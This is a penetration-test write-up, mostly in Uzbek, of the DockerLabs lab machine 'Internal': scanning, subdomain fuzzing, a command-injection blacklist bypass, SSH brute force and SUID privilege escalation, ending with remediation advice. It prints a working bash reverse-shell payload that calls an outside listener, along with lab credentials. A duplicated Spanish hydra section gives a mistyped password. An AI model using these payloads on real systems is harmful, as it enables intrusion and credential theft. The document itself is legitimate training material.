

Internal — dockerlabs



Target nomi: Internal — dockerlabs

Target IP manzili: 172.17.0.2

Test turi: Balack Box Pentesting

Metodologiya: PTES (Penetrations Testing Execution Standart)

Tester: Odilov Aslanbek

Sana: 29.07.2026

Umumiy xavf darajasi: Kritik (Critical)

1 — Enumeration

Port scanning

Targetning qaysi portlari ochiq ekanligini bilish uchun `nmap` vasitasidan foydalanildi va tizimda `80 HTTP` va `22 SSH` portlari ochiq ekanligi aniqlandi.

Port	Services	State	Version
22/tcp	SSH	OPEN	OpenSSH 9.6p1
80/tcp	HTTP	OPEN	Apache 2.4.58

```
(pegasus@env) - [~/Desktop]
$ nmap -sV 172.17.0.2
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-29 19:53 +0500
Nmap scan report for 172.17.0.2
Host is up (0.0000040s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.14 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.58
MAC Address: 0E:E7:DD:BA:16:EE (Unknown)
Service Info: Host: 172.17.0.2; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.89 seconds


(pegasus@env) - [~/Desktop]
$ Odilov Aslanbek
```

2 — Web Enumeration

Web sayit tahlili


Targetning 80 - portida quyidahi holat chiqdi yani home page boshqa linkka redayrekt qilingan ekanligi aniqlandi

```
http://172.17.0.2
```



Web sayit aynan qaysi domainda ishlayotganini `curl` comandasi bilan so'rov yuborish orqali aniqlandi.

```
curl -I http://172.17.0.2
```




Topilgan domain `/etc/hosts` ga qo'shib olindi

```
# The following lines are desirable for IPv6 capable hosts
::1          localhost ip6-localhost ip6-loopback
ff02::1     ip6-allnodes
ff02::2     ip6-allrouters
192.168.1.23 uploads.securezone.nyx
172.17.0.2  internal.dl
Odilov Aslanbek
```

Topilgan domainda quyidagi web sayit ishlayotgani aniqlandi

<http://internal.dl/>



Web sayitning domainida qanaqa subdomainlar borligini bilish uchun `ffuf` vositasidan foydalanildi va natijada domaining `backup` va `Backup` nomli subdomainlari borligi aniqlandi

```
ffuf -u http://172.17.0.2 -H "Host: FUZZ.internal.dl" -w /usr/share/wordlists/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt -fs 0
```

```
(pegasus@env)-[~/Desktop]
$ ffuf -u http://172.17.0.2 -H "Host: FUZZ.internal.dl" -w /usr/share/wordlists/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt -fs 0

v2.1.0-dev

:: Method      : GET
:: URL         : http://172.17.0.2
:: Wordlist    : FUZZ: /usr/share/wordlists/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt
:: Header     : Host: FUZZ.internal.dl
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads    : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500
:: Filter     : Response size: 0

backup [Status: 200, Size: 22554, Words: 4271, Lines: 812, Duration: 2ms]
Backup [Status: 200, Size: 22554, Words: 4271, Lines: 812, Duration: 3ms]
:: Progress: [220559/220559] :: Job [1/1] :: 224 req/sec :: Duration: [0:00:04] :: Errors: 0 ::


(pegasus@env)-[~/Desktop]
$ Odilov Aslanbek
```

Topilgan Subdomain ham `/etc/hosts` ga qo'shib olindi

```
# The following lines are desirable for IPv6 capable hosts
::1          localhost ip6-localhost ip6-loopback
ff02::1     ip6-allnodes
ff02::2     ip6-allrouters
192.168.1.23 uploads.securezone.nyx
172.17.0.2  internal.dl backup.internal.dl
Odilov Aslanbek |
```

Topilgan subdomainda quyidagi web sayit ishlayotganini aniqlandi

`http://backup.internal.dl/`




3 — Initials access

Revers shel olindi

Topilgan subdomainda ishlayotgan web sahifaning ichida command injection zaifligi aniqlandi lekin u yerda **Blacklist** borligi aniqlandi va blacklitni aylanib o'tib tizimda www-data user nomidan revers shell olisysh uchun quyidagi commandadan foydalanildi.

```
/home $(bas''h -c "bas''h -i >& /dev/tcp/10.13.4.27/4444 0>& 1")
```



```
nc -lvnp 4444
```

```
(pegasus@env) - [~/Desktop]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.13.4.27] from (UNKNOWN) [172.17.0.2] 54564
bash: cannot set terminal process group (33): Inappropriate ioctl for device
bash: no job control in this shell
www-data@ee872db1b998:/var/www/admin$ Odilov Aslanbek 35%
```

4 — Privilege Escalations

Change user

Tizimda `vault` nomli user borligi aniqlandi

```
cat /etc/passwd
```

```
systemd-resolve:x:996:996:systemd Resolver:/:usr/sbin/nologin
sshd:x:101:65534:/:run/sshd:usr/sbin/nologin
vault:x:1001:1001:,,,:/home/vault:/bin/bash
www-data@ee872db1b998:/var/www/admin$ Odilov Aslanbek
```

Tizimdagi fayllarni qidirish natijasida o'zida bir qancha passwordlarni saqlayotgan fayl borligi aniqlandi

```
cat /opt/.vault_pass.txt
```

```

www-data@ee872db1b998:/opt$ ls -la
ls -la
total 16
drwxr-xr-x 1 www-data www-data 4096 Feb 25 15:02 .
drwxr-xr-x 1 root      root      4096 Jul 29 13:12 ..
-rw-r--r-- 1 www-data vault      260 Feb 25 13:24 .vault_pass.txt
drwxrwxr-x 1 root      vault      4096 Feb 26 10:50 vaultlibs
www-data@ee872db1b998:/opt$ cat .vault_pass.txt
cat .vault_pass.txt
X#9mK$vL2@pQ
nR7!wZ3&eT5*
Hy6@jP2#mX8$
qB4!nW9&kL3@
Vz8#cR5$xJ2!
mT3@bY7!pN6&
Kw5$hM2#fQ9@
eL8!vX4&nB6*
Rj2@cT7#wP5$
uN9&mK3!xZ4@
Fb6#yH8$qW2!
sG4@tL5&rJ9*
Dp7!kM3#bX6@
aC2$vN8!wQ5&
Xt9@eR4#hL7$
oW3&jB6!mT2#
Yk8$pZ5@cN4!
iH2#xQ9&fR7*
Mn5!bL3$vW8@
Gq4@tX7#eK2&
www-data@ee872db1b998:/opt$ pwd
pwd
/opt
www-data@ee872db1b998:/opt$ Odilov Aslanbek

```

Topilgan passwordlarni o'z hostimizga copy pase qilib yang wordlist nomli faylga saqlab oldik

```

X#9mK$vL2@pQ
nR7!wZ3&eT5*
Hy6@jP2#mX8$
qB4!nW9&kL3@

```

Vz8#cR5\$xJ2!
mT3@bY7!pN6&
Kw5\$hM2#fQ9@
eL8!vX4&nB6*
Rj2@cT7#wP5\$
uN9&mK3!xZ4@
Fb6#yH8\$qW2!
sG4@tL5&rJ9*
Dp7!kM3#bX6@
aC2\$vN8!wQ5&
Xt9@eR4#hL7\$
oW3&jB6!mT2#
Yk8\$pZ5@cN4!
iH2#xQ9&fR7*
Mn5!bL3\$vW8@
Gq4@tX7#eK2&

```
(pegasus@env) - [~/Desktop]
$ cat wordlist.txt
X#9mK$vL2@pQ
nR7!wZ3&eT5*
Hy6@jP2#mX8$
qB4!nW9&kL3@
Vz8#cR5$xJ2!
mT3@bY7!pN6&
Kw5$hM2#fQ9@
eL8!vX4&nB6*
Rj2@cT7#wP5$
uN9&mK3!xZ4@
Fb6#yH8$qW2!
sG4@tL5&rJ9*
Dp7!kM3#bX6@
aC2$vN8!wQ5&
Xt9@eR4#hL7$
oW3&jB6!mT2#
Yk8$pZ5@cN4!
iH2#xQ9&fR7*
Mn5!bL3$vW8@
Gq4@tX7#eK2&

(pegasus@env) - [~/Desktop]
$ Odilov Aslanbek
```

Ataque de Diccionario (SSH)

Para realizar el ataque de diccionario, utilizaremos la lista de contraseñas que encontramos: `./vault_pass.txt`

```
$ hydra -l vault -P ./vault_pass.txt ssh://172.17.0.2
```

Hydra v9.6 (c) 2023 by van Hauser/THC & David

Hydra (https://github.com/vanhauser-thc/thc-hydra)

[WARNING] Many SSH configurations limit the number of users you can log in as, so it is not possible to run the normal password attack across all of them.

[DATA] max 10 tasks per 1 server, overall 10 tasks, 10 retries, 5 min timeout

[DATA] attacking ssh://172.17.0.2:22/

[22][ssh] host: 172.17.0.2 - login: vault - password: Yk8\$pZ5@cN4!

[STATUS] Crack finished for 172.17.0.2 (valid: 1 of 1 target successfully completed, 1 valid password found)

Hydra (https://github.com/vanhauser-thc/thc-hydra)

Se encontro la contraseña: Yk8SpZ5@cN4!

Conexión SSH

Aprovechando la contraseña que nos devolvió hydra, nos conectamos al servidor:

```
$ ssh vault@172.17.0.2
```

Yaratilgan wordlist orqali tizimda topilgan `vault` useriga SSH brute force qilish natijasida ushbu password aniqlandi

```
hydra -l vault -P wordlist.txt 172.17.0.2 ssh
```

Username: vault
Password: Yk8\$pZ5@cN4!

```

(pegasus@env) - [~/Desktop]
$ hydra -l vault -P wordlist.txt 172.17.0.2 ssh
Hydra v9.7 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or
his is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-07-30 01:09:48
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended t
[DATA] max 16 tasks per 1 server, overall 16 tasks, 20 login tries (l:1/p:20), ~2 tries p
[DATA] attacking ssh://172.17.0.2:22/
[22][ssh] host: 172.17.0.2 login: vault password: Yk8$pZ5@cN4!
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-07-30 01:09:54

(pegasus@env) - [~/Desktop]
$ Odilov Aslanbek

```

Topilgan credentials orqali tizimga ssh qilindi

```

ssh vault@172.17.0.2
Password: Yk8$pZ5@cN4!

```

```

(pegasus@env) - [~/Desktop]
$ ssh vault@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is: SHA256:53UNLba5p+VV08GyEzgMGnt7RwXqCoatKe8NLLZTYis
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
vault@172.17.0.2's password:
Welcome to Ubuntu 24.04.4 LTS (GNU/Linux 7.0.12+kali-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Thu Feb 26 10:55:44 2026 from 172.17.0.1
vault@ee872db1b998:~$ Odilov Aslanbek

```

Root access

Tizimda **SUID** larni qidirish natijasida root user nomidan ishga tushadigan **SUID** borligi aniqlandi

```
find / -perm -4000 2>/dev/null
```

```
vault@ee872db1b998:~$ find / -perm -4000 2>/dev/null
/usr/bin/su
/usr/bin/passwd
/usr/bin/mount
/usr/bin/chsh
/usr/bin/newgrp
/usr/bin/umount
/usr/bin/gpasswd
/usr/bin/chfn
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/local/bin/vaultctl
vault@ee872db1b998:~$ Odilov Aslanbek
```

Topilgan `SUID` buyrug'ini ishga tushirish orqali tizimda root user darajasiga chiqildi

```
/usr/local/bin/vaultctl
```

```
vault@ee872db1b998:~$ /usr/local/bin/vaultctl
root@ee872db1b998:~# whoami
root
root@ee872db1b998:~# id
uid=0(root) gid=0(root) groups=0(root),100(users),1001(vault)
root@ee872db1b998:~# Odilov Aslanbek
```

Xulosa

O'tkazilgan penetratsion test davomida target tizimida bir nechta yuqori xavfli zaifliklar aniqlandi va ular ketma-ket ekspluatatsiya qilinib, tizim ustidan to'liq nazorat qo'lga kiritildi.

Dastlab web-ilovaning `backup.internal.dl` subdomenida Command Injection zaifligi mavjudligi aniqlandi. Kiritilgan buyruqlarni filtrlash uchun blacklist mexanizmi joriy qilingan bo'lsa-da, ushbu himoya mexanizmi yetarli darajada xavfsiz bo'lmagani

sababli uni chetlab o'tish imkoniyati mavjud bo'ldi. Natijada hujumchi web-server kontekstida ishlovchi `www-data` foydalanuvchisi nomidan masofaviy buyruqlar bajarish va reverse shell olish imkoniyatiga ega bo'ldi.

Tizimga dastlabki kirish amalga oshirilgandan so'ng, serverda maxfiy ma'lumotlarni saqlovchi `/opt/.vault_pass.txt` fayli aniqlandi. Ushbu faylda bir nechta parollar ochiq matn (plaintext) ko'rinishida saqlangani sababli foydalanuvchi hisoblari uchun ishlatilayotgan autentifikatsiya ma'lumotlarini aniqlash imkoniyati yuzaga keldi. Topilgan parollar yordamida `vault` foydalanuvchisi hisobiga muvaffaqiyatli autentifikatsiya qilinib, tizim ichida lateral harakat (Lateral Movement) amalga oshirildi.

Keyingi bosqichda tizimdagi SUID fayllar tahlil qilindi va root huquqlari bilan ishga tushadigan `/usr/local/bin/vaultctl` binari aniqlanib, undan foydalanish orqali tizimda to'liq root darajasidagi ruxsatlar qo'lga kiritildi. Bu holat privilegiyalarni oshirish (Privilege Escalation) imkoniyatini yaratdi va natijada operatsion tizimning to'liq komprometatsiya qilinishiga olib keldi.

Aniqlangan zaifliklar birgalikda baholanganda, hujumchi quyidagi imkoniyatlarga ega bo'lishi mumkin:

- Web-serverda ixtiyoriy operatsion tizim buyruqlarini bajarish.
- Serverdagi fayllarni o'qish, o'zgartirish yoki o'chirish.
- Maxfiy ma'lumotlarni qo'lga kiritish.
- Foydalanuvchi hisoblarini komprometatsiya qilish.
- SSH orqali tizimga doimiy kirish imkoniyatini yaratish.
- Root darajasidagi huquqlarni qo'lga kiritish.
- Tizim ustidan to'liq nazorat o'rnatish.

Ushbu sababli tizimning umumiy xavf darajasi **Critical (Juda yuqori)** deb baholanadi.

Aniqlangan zaifliklar

1. Command Injection

Xavf darajasi: Critical

Web-ilovada foydalanuvchi tomonidan kiritilgan ma'lumotlar yetarli darajada validatsiya qilinmagani sababli operatsion tizim buyruqlarini bajarish imkoniyati mavjud.

Tavsiyalar

- Foydalanuvchi kiritmalarini qat'iy whitelist asosida tekshirish.
- Tizim buyruqlarini bevosita chaqirishdan voz kechish.
- Kerakli funksiyalar uchun xavfsiz API va kutubxonalardan foydalanish.
- Web-server foydalanuvchisining huquqlarini minimal darajaga tushirish.

2. Sensitive Information Disclosure

Xavf darajasi: High

Parollar va boshqa maxfiy ma'lumotlar `/opt/.vault_pass.txt` faylida ochiq matn ko'rinishida saqlangan.

Tavsiyalar

- Parollarni hech qachon plaintext holatda saqlamaslik.
- Maxfiy ma'lumotlarni maxsus Secret Management tizimlarida saqlash.
- Fayl ruxsatlarini minimal darajada cheklash.
- Tizimda mavjud barcha parollarni almashtirish.

3. Weak Credential Management

Xavf darajasi: High

Topilgan parollar yordamida foydalanuvchi hisobiga muvaffaqiyatli kirish amalga oshirildi.

Tavsiyalar

- Kuchli parol siyosatini joriy etish.
- SSH autentifikatsiyasida public key autentifikatsiyasidan foydalanish.

- Keraksiz foydalanuvchi hisoblarini o'chirish.
- Multi-Factor Authentication (MFA) joriy etish.

4. Privilege Escalation via Misconfigured SUID Binary

Xavf darajasi: Critical

`/usr/local/bin/vaultctl` SUID konfiguratsiyasi orqali root huquqlarini qo'lga kiritish imkoniyati mavjud.

Tavsiyalar

- Keraksiz SUID bitlarini olib tashlash.
- Maxsus binar fayllarning xavfsizlik auditini o'tkazish.
- Root huquqlarini talab qiluvchi funksiyalarni qayta ko'rib chiqish.
- SUID fayllarni muntazam ravishda inventarizatsiya qilish va monitoring qilish.

Umumiy tavsiyalar

- Web-ilovada xavfsiz dasturlash tamoyillarini joriy etish.
- Server konfiguratsiyasini hardening qilish.
- Maxfiy ma'lumotlarni boshqarish siyosatini ishlab chiqish.
- SSH kirishlarini audit qilish va monitoring o'rnatish.
- Tizimda muntazam zaiflik skanerlari va penetratsion testlar o'tkazish.
- Minimal huquqlar (Principle of Least Privilege) tamoyiliga amal qilish.
- Markazlashtirilgan loglash va hodisalarni monitoring qilish tizimini joriy etish.

Yuqoridagi zaifliklar birgalikda ekspluatatsiya qilinganda hujumchi web-ilovadan boshlab operatsion tizimning root darajasigacha bo'lgan barcha bosqichlarni muvaffaqiyatli egallashi mumkin. Shu sababli aniqlangan kamchiliklarni imkon qadar tezroq bartaraf etish tavsiya etiladi.